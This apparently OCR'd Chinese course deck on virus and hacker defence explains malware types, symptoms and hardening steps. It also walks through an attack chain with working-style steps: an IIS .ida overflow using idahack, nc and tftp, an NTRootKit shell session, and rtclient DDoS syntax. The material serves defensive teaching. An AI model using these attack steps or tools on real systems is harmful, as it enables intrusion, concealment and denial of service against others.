防毒防駭實務

- 駭客入侵影片欣賞
- http://www.youtube.com/watch?v=zUlgBmUah6M
- **駭客入侵 窺22女私密照**
- http://bbs.k8.com.tw/dispbbs.asp?boardid=3&id=6566&move=pre

電腦中毒簡易分析與防範


電腦病毒

- 定義：電腦病毒是一組具有傳染能力、會自我複製的程式碼，而且是對使用者有害而無用、使用者卻常渾然不知的程式碼。
- 當電腦感染上病毒時，電腦將受到不同程度的損害，例如
  - 系統當機
  - 資料毀損
  - 異常
- 一般的電腦病毒具有：
  - 啓動性
  - 傳播性
  - 傳染性
  - 寄居性

電腦病毒

- 可藏身在記憶體、硬碟之partition table、bootsector、檔案、e-mail的附加檔或本文、分成數段存在於檔案之間的空隙（如CIH），藉由時間的設定或寄居程式中藉由系統的啓動發動病毒，再靠複製病毒與磁片的傳染來預防絕種
- 對軟碟或硬碟啓動區、檔案配置表或其他程式、硬體造成破壞
- 與一般程式不同在於：具有傳染能力，會不斷複製程式碼至其他檔案或電腦內部

病毒發展史



電腦病毒與電腦犯罪

- 除了電腦病毒外，還有許多種程式也會對電腦產生破壞：
- 蠕蟲（Worms）
  - 寄生蟲屬於電腦病毒的一種，此型的病毒不會攻擊其他程式，它只會不停的複製自己，有如西遊記中的孫悟空一樣，拔幾根毛就可以複製出幾個分身，會入侵及損壞電腦像蠕蟲般在電腦網路中爬行，從一台電腦爬到另外一台電腦。
  - 經常透過區域網路、網際網路或是E-mail 來散播到其他伺服器，最後所有的伺服器將忙著複製、傳播病毒，沒空服務其他合法的使用者
- 著名的電腦蠕蟲如：
  - 會主動在企業內部網路爬行的PE_FUNLOVE.4099 、透過電子郵件散佈自己的W97M_MELISSA.A和TROJ_SIRCAM.A
- 以上均屬於典型的『電腦蠕蟲』結合『電腦病毒』或『特洛伊木馬程式』

電腦病毒與電腦犯罪

- 暗門程式（Trapdoor）
- 程式或伺服器中未公開的秘密通口，利用暗門程式可以自由進出系統，而不被別人發現
- 最早的暗門程式是程式設計師預留做爲追蹤、監控、除錯甚至修復系統。但後來演變成駭客入侵後，爲了方便未來可以直接進入系統而保留的通口
- 若電腦系統的管理者發現了漏洞，將漏洞補好了，駭客仍可利用早就安插好的暗門程式，繼續入侵此系統。

電腦病毒與電腦犯罪

- 木馬藏兵（Trojan Horse）
- 特洛依木馬指的是類似電腦病毒的指令組合，暗藏在普通程式中，藉著普通程式的執行，偷偷的作自己的事
- 特洛依木馬程式會記錄使用者做了哪些動作，當然包括使用者所按下的密碼
- 特洛伊木馬程式本身既不會感染其他檔案，也不會主動傳播自己到網路上的其他電腦，所以如何將這些特洛伊程式『植入』到使用者電腦中便是駭客入侵成功與否的關鍵。
- 木馬程式會透過E-mail或將自己僞裝成一些特殊工具來吸引使用者下載並執行，或是電腦駭客直接入侵電腦主機將惡性程式植入對方系統以竊取重要資料或進行大規模的『阻斷服務』（Denial of service）攻擊。


電腦病毒與電腦犯罪

- 啓動之木馬程式會先在被害者電腦開啓特定埠口『又稱後門』，CLIENT端(攻擊者電腦)執行程式即可搜尋此有開放特定埠口之電腦作遠端連線，然後伺機執行其惡意行爲如：格式化磁碟、刪除檔案、竊取密碼等.....
- 木馬程式及開啓之特定埠口：
- Subseven(port:1243，27374)
- BO2K(port:54320)
- netbus(port:12345)
- 冰河等


中毒的可能情形

- 網路連線正常，但無法上網
- 檔案無故遺失或執行時發生錯誤
- 電子郵件會自動發送垃圾信
- 開啓網頁會自動連到色情網站
- 電腦速度突然變慢
- 經常當機或出現錯誤訊息

電腦病毒的特性



自我複製




感染檔案

破壞系統檔案

特定時間觸發

電腦病毒的危害

- 降低電腦效能
- 影響電腦操作
- 刪除檔案
- 影響應用程式與檔案關連性
- 破壞檔案
- 無法開機
- 刪除系統磁區所有檔案



蠕蟲的危害

- 降低電腦效能
- 降低網路效能(區域／廣域網路效能)
- 影響電腦操作
- 結合木馬(Trojans)與後門(Backdoors)竊取資訊
- 遭受DoS、DDoS(Distributed Denial of Service)攻擊
- 檔案遭到感染無法開啓(執行)
- 當成惡意程式傳播或攻擊主機，網域遭到國際組織
- 列入黑名單或可能遭受具大求償

木馬的行爲

1.**中止防毒軟體防護**
2.**接收惡意程式作者的攻擊指令**
3.竊取並傳送個人可識別資訊
4.**僞裝**系統或應用程式檔案名稱、圖示或執行程序
5.更改系統設定，例如修改IE登錄值，使木馬隨著開啓IE瀏覽器時而觸發
6.利用社交工具自我傳播
7.**阻止安裝防毒軟體及使用防駭工具**
8.結合蠕蟲(Worms)與後門程式(Backdoor)，利用其特性持續攻擊

木馬的危害

- 降低電腦安全性
- 降低電腦效能
- 影響電腦操作
- 降低網路效能
- 竊取資訊
- 結合間諜程式與垃圾信件，遭受網路詐騙機會增加
- 發送垃圾信件，網域遭到國際組織列入黑名單
- 當成惡意程式傳播或攻擊主機，可能遭受具大求償

惡意程式傳播方式

- 木馬程式或病毒通常藏在一般檔案內，並使用各種生動有趣的字眼，誘使您執行該檔案。惡意程式通常被種植在以下檔案中：

(1) *.EXE、*.COM：可執行檔
(2) *.ZIP、*.RAR：壓縮檔
(3) *.PIF：Windows程式資訊檔
(4) *.SCR：螢幕保護程式檔
(5) *.DOC、*.XLS、*.PPS：Office檔
(6) *.VBA：Office巨集檔

- 通常電子郵件(E-mail)都會包含上述檔案類例來散播病毒或木馬程式，當您一執行這種惡意程式，您的電腦將會中毒或被安裝木馬程式。接著，遠端的駭客就能大大方方的取得您輸入的帳號、密碼、信用卡資料等。

惡意程式防範

- 安裝正版作業系統及應用程式，避免使用盜版軟體
- 安裝防毒軟體並定期更新病毒特徵碼
- 定期啓動防毒軟體掃瞄整個電腦系統
- **隨時進行Windows漏洞更新**
- **使用隨身儲存媒體時（例：隨身碟、磁碟片、記憶**
- **卡等），請先對該儲存媒體執行掃毒**
- **避免使用P2P軟體，降低被植入病毒的機會**
- 減少接收或開啓不明郵件（尤其是附件）與網頁
- 避免下載、安裝不明應用程式與檔案

- 安裝(啓用)防火牆，停用不使用的系統服務
- 定期變更系統登入密碼與網路社交工具(例:MSN)密碼，設定複雜密碼
- 重要檔案請定期備份
- **注意家中電腦是否中毒，避免家中與學校的電腦，透過隨身儲存媒體交錯、重複感染**

駭客入侵流程分析

1. 資料蒐集
2. 目標掃描
3. 弱點刺探
4. 取得初步權限
5. 提昇權限
6. 進行破壞
7. 建立後門
8. 隱藏蹤跡、消滅證據
9. 癱瘓目標

1. 資料蒐集:找出可供入侵的資源

- 網頁拜訪
- Whois
  - InterNIC
  - TWNIC(http://www.twnic.net/)
  - NetworkSolutions
- 社交工程
- DNS zone transfer
  - nslookup
  - traceroute or tracert

2. 目標掃描 Tools

- Ping
- Nmap
- SuperScan
- Advanced ip scanner
- Advanced port scanner
- Icmpenum
- NetScan Tool Pro 2000
- Netcat
- Strobe

3. 弱點刺探

- 網路資源與分享
  - Net view, nbtstat, nbtscan, nltest, Legion,…
- 使用者與群組探查
  - nbtscan
  - nbtstat, enum
- 遠端登入程式
  - telnet,vnc,terminal service,pcanywhere

收集資訊目的

- 偵測目的網路的所有主機
- 偵測目的所提供服務
- 判斷目的主機服務種類(banner grabbing)
- 判斷目的主機之作業系統 (OS guessing)
- DNS區域資料
- Windows 網域之NetBIOS名稱及DC
- Windows相關資料，如user、group、網卡數量、通訊協定。

4. 進行滲透：取得初步權限

- 密碼猜測
  - 不安全的密碼
    - NTIS(空白密碼)
    - administrator, adm , test….
  - 字典攻擊法
    - SMBCrack
    - Legion, NetBIOS Audition Tool,…
  - 網路監聽
    - cain
- 緩衝區溢位(Buffer Overflow)攻擊
  - IIS

緩衝區溢位(Buffer Overflow)攻擊

- IIS ida溢出漏洞的攻擊
  - 工具：tftpd32, idahack, nc, whoami
  - 步驟：
    1. Start tftpd32
    2. 進入命令提示字元模式，並切換至idahack所在目錄
    3. 輸入＂idahack 欲攻擊目標IP 欲攻擊目標之IIS port 欲攻擊目標OS version代碼 欲開啟之連接port
    4. Nc 欲攻擊目標IP 由idahack所開啟之port
    5. Ipconfig /all /* 確認攻擊成功 */
    6. Cd \
    7. Tftp –I 發動攻擊HOST 之IP get whoami.exe
    8. Whoami /* 確認目前的使用者帳號 */

5. 提昇權限

- 密碼猜測
- 網路監聽
- 密碼檔破解工具
  - Tools: pwdump2, L0phtCrack, John
- 將使用者加入管理者群組
  - getadmin, Sechole
- 鍵盤敲擊記錄
  - Keylogger
- To find Protected Storage Service
  - including passwords for e-mail accounts in Microsoft Outlook, Microsoft Outlook Express, MSN Messenger, saved Internet Explorer form data .
  - Protected Storage Explorer
  - Protected storage passview

6. 進行破壞

- 竊取破壞
  - 置換網頁
  - 刪除資料
- 跳板攻擊
  - 攻擊知名企業或政府單位

7. 建立後門

- 啟動的操控
  - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion,

  \Run, \RunOnce, \RunOnceEx, \RunServices
- 遠端控制
  - Telnet service
  - VNC,Terminal services,pcanywhere

8. 隱藏蹤跡、消滅證據

- 關閉稽核
- 清除記錄
  - Elsave, ClearLogs, ClearIIsLog
- 隱藏檔案
  - Attrib
  - 隱藏至NTFS file streaming：sfind
    - Win2k支援，WinXP,Win2003不支援
  - **LNS ： List NTFS Streams**
  - 使用rootkit

使用rootkit

- Tool:NTRootKit
- 可隱藏自身及所開的port，工作管理員，netstat –an 看不到。
- 可進行DDOS攻擊

NTRootKit 攻擊演示

- Victim:202.132.10.1
- Attracker:131.107.100.10
- 在被攻擊端電腦(Victim)執行ntrootkit
- 在攻擊端電腦執行 nc 202.132.10.1 445
- !!!PASSWORD yyt_hac111
- 出現訊息：Welcome to yyt_hac's ntrootkit Server 1.22 version,use '?' command to get command list
- CMD>?
- CMD>getsysinfo
- CMD>hidetcpport 135　　:隱藏 TCP port 135
- CMD>hideudpport 135　　:隱藏 UDP port 135
- CMD>openshell
- C:\>dir
- C:\>exit
- CMD>exit
- 出現訊息： exit successfully

攻擊結果check

- Netstat –an
- 使用fport或Active port
  - 看TCP、UDP 135是否開啟
- 使用工作管理員或Taskinfo
  - 看是否顯示ntrootkit程式
- 查看服務清單，是否顯示相關程式服務啟動

使用ntrootkit 進行DDOS攻擊

- usage:rtclient destip [-p password] [-t proto] [-o port] [-y icmp_type] [-d icmp_code] [-m MTU] [-c Command]
  - destip----------The computer you want to connect
  - password----------The ntrootkit's password
  - proto----------The proto that ntrootkit will use(0:userdefined,1:icmp,2:udp,3:tcp)
  - port----------The dest udp or tcp port which send packet to(default is 445
  - MTU----------The MAX packet size the ntrootkit will use to send packet
  - icmp_type----------The icmp packet type which send to server,default is ICMP_ECHO REPLY
  - icmp_code----------The icmp packet code which send to server,default is 0
  - Command----------The command which you want the server to do
  - The DDos command usage:DDOS DDos_Destip [DDos_Destport DDos_type DDos_seconds DDos_ProcCount]
  - DDos_Destip--------The computer you want to DDos
  - DDos_Destport------The Destport you want to DDos(default is 445)
  - DDos_type----------The DDos type you want to use(0:ping flood,1:udp flood,2:synflood,3:mstream flood,default is 0)
  - DDos_seconds-------The seconds you want to DDos the dest(default is 150s)
  - DDos_ProcCount-----The process count which the server use to ddos(default is 10)
- Example:
- rtclient 202.132.10.1 -p yyt_hac -t 1 -c ddos 202.132.10.1 139 2 300 20

9. 癱瘓目標

- **阻斷服務**
  - SYN Flood
  - IP Spoofing
  - DDOS
  - 郵件炸彈
- Tools
  - Ping of death、land、teardrop、mailbomb、spam mail

談幾個簡單易行的防駭客技巧

完整電腦防護需要三個軟體

1. **防毒軟體**(選一個裝，千萬不可兩套同時裝)
   (注意!裝新防毒前務必將舊的先移除反安裝，
   千萬不要兩個防毒並存~不然系統會出問題！)
   市售可見到的個人防毒軟體
   - ●小紅傘
   - ●Symantec Norton 諾頓大師
   - ●卡巴斯基 KASPERSKY
     PS:掃到病毒時，無法移除，請重開機按F8，進入「安全模式」再掃毒。

完整電腦防護需要三個軟體


2. **防火牆**(裝一個就可，別兩個都裝)

●Windows XP昇級到SP2後，本身有基本的防火牆
開始>>控制台>>資訊安全中心>>Windows防火牆

●費爾個人防火牆專業繁體免費版3.0(簡單好用)
官方網站：
http://www.filseclab.com/cht/products/firewall.htm
下載點： http://hw-driver.nctu.edu.tw/pub/slime/antivirus/xfilter_tw.zip

費爾個人防火牆

- 費爾個人防火牆專業版，它不僅功能非常強大，而且簡單易用，既能滿足專業人士的需求也可讓一般使用者很容易操控。它可以爲你的電腦提供全方位的網路安全保護，而且 完全免費。



完整電腦防護需要三個軟體

3. 防木馬、跳出廣告、網頁綁架、後門、間諜監控、流氓插件必備軟體

光有防毒還不夠，至少要裝一個常駐型可解決很多病毒以外問題具防禦與治療的功能

可同時裝不會與防毒起衝突

1. SpyRemover（無常駐、英文版）免費
2. Spyware Doctor（可常駐、繁體中文）免費
3. Spy Sweeper（可常駐、繁體中文）可試用
4. Ad-Aware SE（可駐有、繁體中文）免費
5. Spybot（無常駐、繁體中文）免費

完整電腦防護需要三個軟體

4. 平時養成以下習慣

A. 不開啟、轉寄即時通、郵件內不明網址或執行檔，避免病毒冒名轉寄

B. 安裝軟體與開網頁時注意，不要隨便同意被加裝東西，最好都手動安裝

C. 不要亂使用即時通訊、遊戲等外掛，因為常帶有木馬或廣告插件

D. 每週掃毒、更新病毒碼與作業系統更新Windows Update

E. 在網咖或非自家電腦上網都可能被側錄密碼，自己要多加小心。

F. 大陸的網頁與軟體盡量不要碰，因為太多廣告木馬了，千萬小心

G. 防毒與中毒剛開始學習處裡本來就很麻煩、但用心學過就終生受用

防制防駭客入侵個人電腦的八個安全提示

密碼安全準則

- 不要使用簡單的密碼。不要簡單地用生日、單字或電話號碼作爲密碼，密碼的長度至少要8個字元以上，包含數字、大、小寫字母和鍵盤上的特殊字元混合。對於不同的網站和程式，要使用不同密碼，以防止被駭客破解。
- 要記錄好你的ID和密碼以免忘記，但不要將記錄存放在上網的電腦中。不要爲了下次登錄方便而保存密碼；還有，要經常更改密碼和不要向任何人透露您的密碼。

電子郵件安全準則

- 不要輕易打開電子郵件中的附件，更不要輕易執行郵件附件中的程式，除非你知道資訊的來源。
- 要時刻保持警惕性，不要輕易相信熟人發來的E-mail就一定沒有駭客程式。
- 不要在網路上隨意公佈或者留下您的電子郵件地址，去轉信站申請一個轉信信箱，因爲只有它是不怕炸的。
- 在E-mail用戶端軟體中限制郵件大小和過濾垃圾郵件；使用遠端登錄或網頁信箱的方式來預覽郵件；最好申請數位簽證；
- 對於郵件附件要先用防病毒軟體和專業清除木馬的工具進行掃描後方可使用。

IE的安全準則

- 使用公共電腦上網的網友，一定要注意IE的安全性。因爲IE的自動完成功能在給用戶填寫表單和輸入Web地址帶來一定便利的同時，也給用戶帶來了潛在的泄密危險，最好停用IE的自動完成功能。IE的歷史記錄中保存了用戶已經瀏覽過的所有頁面的鏈結，在離開之前一定要清除歷史記錄；另外IE的臨時文件夾（\Windows\Temporary Internet Files）內保存了用戶已經瀏覽過的網頁，透過IE的離線瀏覽特性或者是其他第三方的離線瀏覽軟體，其他用戶能夠輕鬆地翻閱你瀏覽的內容，所以離開之前也需刪除該路徑下的文件。還要使用具有控管Cookie的安全程式，因爲Cookie能將資訊傳送回網站，當然安裝個人防火牆也可對Cookie的使用進行禁止、提示或啓用。

聊天軟體的安全準則

- 在使用聊天軟體的時候，最好設定爲隱藏用戶，以免別有用心者使用一些專用軟體查看到你的IP地址，然後採用一些針對IP 地址的駭客工具對你進行攻擊。
- 在聊天室的時候，還要預防Java炸彈，攻擊者通常發送一些帶惡意代碼的HTML語句使你的電腦打開無數個窗口或顯示巨型圖片，最終導致當機。
- 你只需禁止Java Script的運行和顯示圖像功能就可以避免遭到攻擊了，但此時你就無法瀏覽一些互動式網頁了，這需要你個人權衡。

防止特洛伊木馬安全準則

- 不要太容易信任別人，不要輕易安裝和執行從那些不知名的網站（特別是不可靠的FTP）下載的軟體和來路不明的軟體。
- 有些程式可能是木馬程式，如果你一旦安裝了這些程式，它們就會在你不知情的情況下更改你的系統或者連接到遠端的伺服器。這樣，駭客就可以很容易進入你的電腦。
- 並不是讓大家不信任來自Internet的任何東西，因爲即使是很大的網站，都有可能遭到駭客的破壞。

定期更新你的系統

- 很多常用的程式和作業系統的核心都會發現漏洞，某些漏洞會讓入侵者很容易進入到你的系統，這些漏洞會以很快的速度在駭客中傳開。如近期流傳極廣的尼姆達病毒就是針對微軟郵件瀏覽器的弱點和Windows NT/2000、IIS的漏洞而編寫出的一種傳播能力很強的病毒。因此，用戶一定要小心防範。軟體的開發商會把修補公佈，以便用戶修補這些漏洞。建議使用者訂閱關於這些漏洞的通知，以便即時得知這些漏洞後進行修補，以防駭客攻擊。當然最好使用最新版本的瀏覽器軟體、電子郵件軟體以及其他程式，但不要是測試版本。

安裝防火牆

- 不要在沒有防火牆的情況下上網瀏覽。如果你使用的是寬頻連接，例如ADSL或者光纖，那麼你就會在任何時候都連上Internet，這樣，你就很有可能成爲那些鬧著玩的駭客的目標。最好在不需要的時候斷線，如可以在你的電腦上裝上防駭客的防火牆——一種反入侵的程式作爲你的電腦的防衛，以監視資料傳輸或是關閉網路連接。

停止文件共用

- 區域網路裏的使用者喜歡將自己的電腦設置爲文件共用，以便相互之間資源共用，但是如果你設了共用的話，就爲那些駭客留了後門，這樣他們就有機可乘進入你的電腦偷看你的文件，甚至搞些小破壞。建議在非共用不可的情況下，最好爲共用文件夾設置一個密碼或適當當的權限，否則大家以及你的對手將可以自由地存取你的那些共用文件。

個人電腦阻隔駭客入侵設定

取消資料夾隱藏共用


- 如果你使用了Windows 2000/XP系統，右鍵點選C碟或者其他碟，選擇"共用"，你會驚奇地發現它已經被設置爲"共用該文件夾"，而在"網路上的芳鄰"中卻看不到這些內容，這是怎麼回事呢？

- 原來，在預設狀態下，Windows 2000/XP會開啓所有分區的隱藏共用，從"控制台/系統管理工具/電腦管理"視窗下選擇"系統工具/共用資料夾/共用"，就可以看到硬碟上的每個分區名後面都加了一個"$"。但是只要輸入"電腦名或IPC$"，系統就會詢問用戶名和密碼，遺憾的是，大多數個人用戶系統Administrator的密碼都爲空白，入侵者可以輕易看到C碟的內容，這就給網路安全帶來了極大的隱憂。(編按：XP較安全，預設空白密碼時無法遠端連接此共用)

- 怎麼來消除預設共用呢？方法很簡單，打開登錄編輯器Regedit，進入“HKEY_LOCAL_MACHINESYSTEMCurrentControlSetSevicesLanmanworkstationparameters”，新建一個名爲“AutoShareWKs”的DWORD值，並將其值設爲“0”，然後重新啓動電腦，這樣共用就取消了。(編按：但如果你是在公司中，並有加入網域，則應先詢問管理員)


拒絕惡意程式碼

- 惡意網頁成了寬頻的最大威脅之一。以前使用Modem，因爲開啓網頁的速度慢，在完全打開前關閉惡意網頁還有避免中招的可能性。現在寬頻的速度這麼快，所以很容易就被惡意網頁攻擊。
- 一般惡意網頁都是因爲加入了用編寫的惡意程式碼才有破壞力的。這些惡意程式碼就相當於一些小程式，只要打開該網頁就會被運行。所以要避免惡意網頁的攻擊只要禁止這些惡意程式碼的執行就可以了。
- 運行IE瀏覽器，點擊“工具/網際網路選項/安全性/自定等級”，將安全等級重設爲“高”，對“ActiveX控件和外掛程式”中第2、3項設置爲“停用”，其他項設置爲“提示”，之後點選“確定”。這樣設定後，當你使用IE瀏覽網頁時，就能有效避免惡意網頁中惡意程式碼的攻擊。



封死駭客的"後門"

- 俗話說"無風不起浪"，既然駭客能進入，那說明系統一定存在爲他們打開的"後門"，只要堵死這個後門，讓駭客無處下手，便無後顧之憂！
  - 移除不必要的協定
  - 關閉"檔案和列印共用"
  - 停用Guest帳號
  - 禁止建立空連線(null session)



移除不必要的協定

- 對於伺服器和主機來說，一般只安裝TCP/IP協定就夠了。滑鼠右鍵開啓"網路上的芳鄰"，選擇"內容"，再滑鼠右擊"區域網路"，選擇"內容"，卸載不必要的協定。其中NETBIOS是很多安全漏洞的來源，對於不需要提供文件和列印共用的主機，還可以將綁定在TCP/IP協議的NETBIOS關閉，避免針對NETBIOS的攻擊。選擇"TCP/IP協定/內容/進階"，進入"進階TCP/IP設定值"視窗，選擇"WINS"標籤，勾選"停用 NetBIOS over TCP/IP"一項，關閉NETBIOS。

關閉"檔案和列印共用

- 檔案和列印共用應該是一個非常有用的功能，但在不需要它的時候，也是駭客入侵的很好的安全漏洞。所以在沒有必要"檔案和列印共用"的情況下，我們可以將它關閉。用滑鼠右擊"網路上的芳鄰"，選擇"內容"，然後點選"檔案和印表機共用"按鈕，將彈出的"檔案和印表機共用"對話方塊中的兩個勾選框中的勾勾去掉即可。
- 雖然"檔案和印表機共用"關閉了，但是還不能確保安全，還要修改登錄，禁止它人更改"文件和列印共用"。打開登錄編輯器，選擇"HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionPoliciesNetWork"主鍵，在該主鍵下新建DWORD類型的鍵值，鍵值名爲"NoFileSharingControl"，鍵值設爲"1"表示停用這項功能，從而達到停用更改"檔案和印表機共用"的目的；鍵值爲"0"表示允許這項功能。這樣在"網路上的芳鄰"的"內容"對話方塊中"檔案和印表機共用"就不存在了。

停用Guest帳號

- 有很多入侵都是透過這個帳號進一步獲得管理員密碼或者許可權的。如果不想把自己的電腦給別人當玩具，那還是停用的好。打開控制台，雙擊"使用者和密碼"，點選"進階"選項，再點選"進階"按鈕，跳出本機使用者和群組視窗。在Guest賬號上面點選右鍵，選擇內容，在"一般"頁中勾選"帳戶已停用"。另外，將Administrator帳號改名可以防止駭客知道自己的管理員帳號，這會在很大程度上保證電腦安全。

禁止建立空連線

- 在預設的情況下，任何用戶都可以透過空連線連上伺服器，舉帳號並猜測密碼。因此，我們必須禁止建立空連線。方法有以下兩種：
- 方法一是修改登錄：開啓登錄"HKEY_LOCAL_MACHINESystemCurrentControlSetControlLSA"，將DWORD值"RestrictAnonymous"的鍵值改爲"1"即可。
- 最後建議大家爲自己的系統更新修補程式，微軟那些沒完沒了的修補程式還是很有用的！

10種類型的密碼千萬不能用(防駭客)

10種類型的密碼千萬不能用(防駭客)

1、密碼和用戶名相同。如：用戶名和密碼都是123456789。幾乎所有盜取密碼的人，都會以用戶名作爲破解密碼的突破口。

2、密碼爲用戶名中的某幾個鄰近的數位或字母。如：用戶名爲test000001，密碼爲test或000001。如果您的用戶名是字母和數位組合，如：test000001，那別人要盜取您的密碼時，肯定會以用戶名中的字母或數位來試密碼。

3、密碼爲連續或相同的數位。如123456789、1111111等。幾乎所有駭客軟體，都會從連續或相同的數位開始試密碼。如：
先試111、111.....到9999999999，然後再試123、321、234、1234.....如果您的密碼是111111、123456或654321，甚至用不著駭客軟體也能在片刻試出。

10種類型的密碼千萬不能用(防駭客)

4、密碼爲連續或相同的數位，如abcdefg、jjjjjj等。字母雖然比數位多，但是先試相同的字母如aaaaa，再試連續的字母如abcde，駭客軟體所用時間也不會太多。

5、將用戶名顛倒或加前尾碼作爲密碼。如用戶名爲test，密碼爲test123、aaatest、tset等。以用戶名test爲例，駭客軟體在嘗試使 用 test作爲密碼之後，還會試著使用諸如test123、test1、tset、tset123等作爲密碼，只要是你想得到的變換方法，駭客軟體也會想得 到，它破解這種口令，幾乎不需要時間。

6、使用姓氏的拼音作爲密碼。在不少駭客軟體中，百家姓往往都被一一列出，並放在字典的前列。只需片刻即可破解您的密碼。以姓氏或姓名的拼音作密碼還存在一種危險：想盜您密碼的人如果探聽到您的真實姓名，就很有可能用您姓名中的拼音組合來試密碼。

10種類型的密碼千萬不能用(防駭客)

7、使用自己或親友的生日作爲密碼。由於表示月份的只有1～12可以使用，表示日期的也只有1-31可以使用，表示日期的肯定19xx咖@@x，因此表達 方式只有100x12x31x2＝74400種，即使考慮到年月日共有六種排列順序，一共也只有74400x6＝446400種。按普通電腦每秒搜索 3～4萬種的速度計算，破解您的密碼最多只需10秒。

8、使用常用英文單詞作爲密碼。駭客軟體一般都有一個包含10萬～20萬個英文單詞及相應組合的字典庫。如果您的密碼在這個庫中，那?即使字典庫中有20萬單詞，再考慮到一些DES(資料加密演算法)的加密運算，每秒搜索1800個，也只需要110秒。

10種類型的密碼千萬不能用(防駭客)

9、使用8位元以下的數位作爲密碼。數位只有10個，8位元數位組成方式只有10的8次方＝100，000，000種，按普通電腦每秒搜索3～4萬種的速度計算，駭客軟體只需要不到3小時就可以破解您的密碼了。

10、使用5位元以下的小寫字母加數位作爲口令。小寫字母加數位一共36位元，組合方式只有36的5次方＝60466176種可能性，按普通的電腦每秒搜索3～4萬種的速度計算，駭客軟體只需要25分鐘就可以破解密碼國

入侵防治

- 制定安全政策
- 定期系統更新
- 安全網路通訊協定
- 定期檢查與稽核
- 安全設備防衛
- 基本快速發現及移除惡意程式方法
- 預防勝於治療 － 談如何防範入侵

制定安全政策

- 使用者帳號密碼原則
  - 密碼長度
  - 有意義字集
- 資料備份
  - 異地備援
- 機房保全設施
  - 監視設備

定期系統更新

- 系統與程式最小安裝與設定
  - 關閉未使用的網路服務
  - iptables
- 安裝安全修正程式
  - Windows update
  - apt-yum
  - up2date

安全網路通訊協定

- 資料加密(Data Encryption)
  - DES,3DES,RSA
- 認證(Authentication)
  - .htaccess
  - CGI程式
- 稽核(Auditing)
- EX. TCPWRAPPER,SSH,SSL,KERBEROS, PEM (Privacy Enhanced Mail) ,VPN

安全設備防衛

- **安裝安全防護程式**
  - 防毒/掃毒程式
- **防火牆**
- **入侵偵測系統-IDS**
- **入侵防禦系統-IPS**

定期檢查與稽核

- syslog
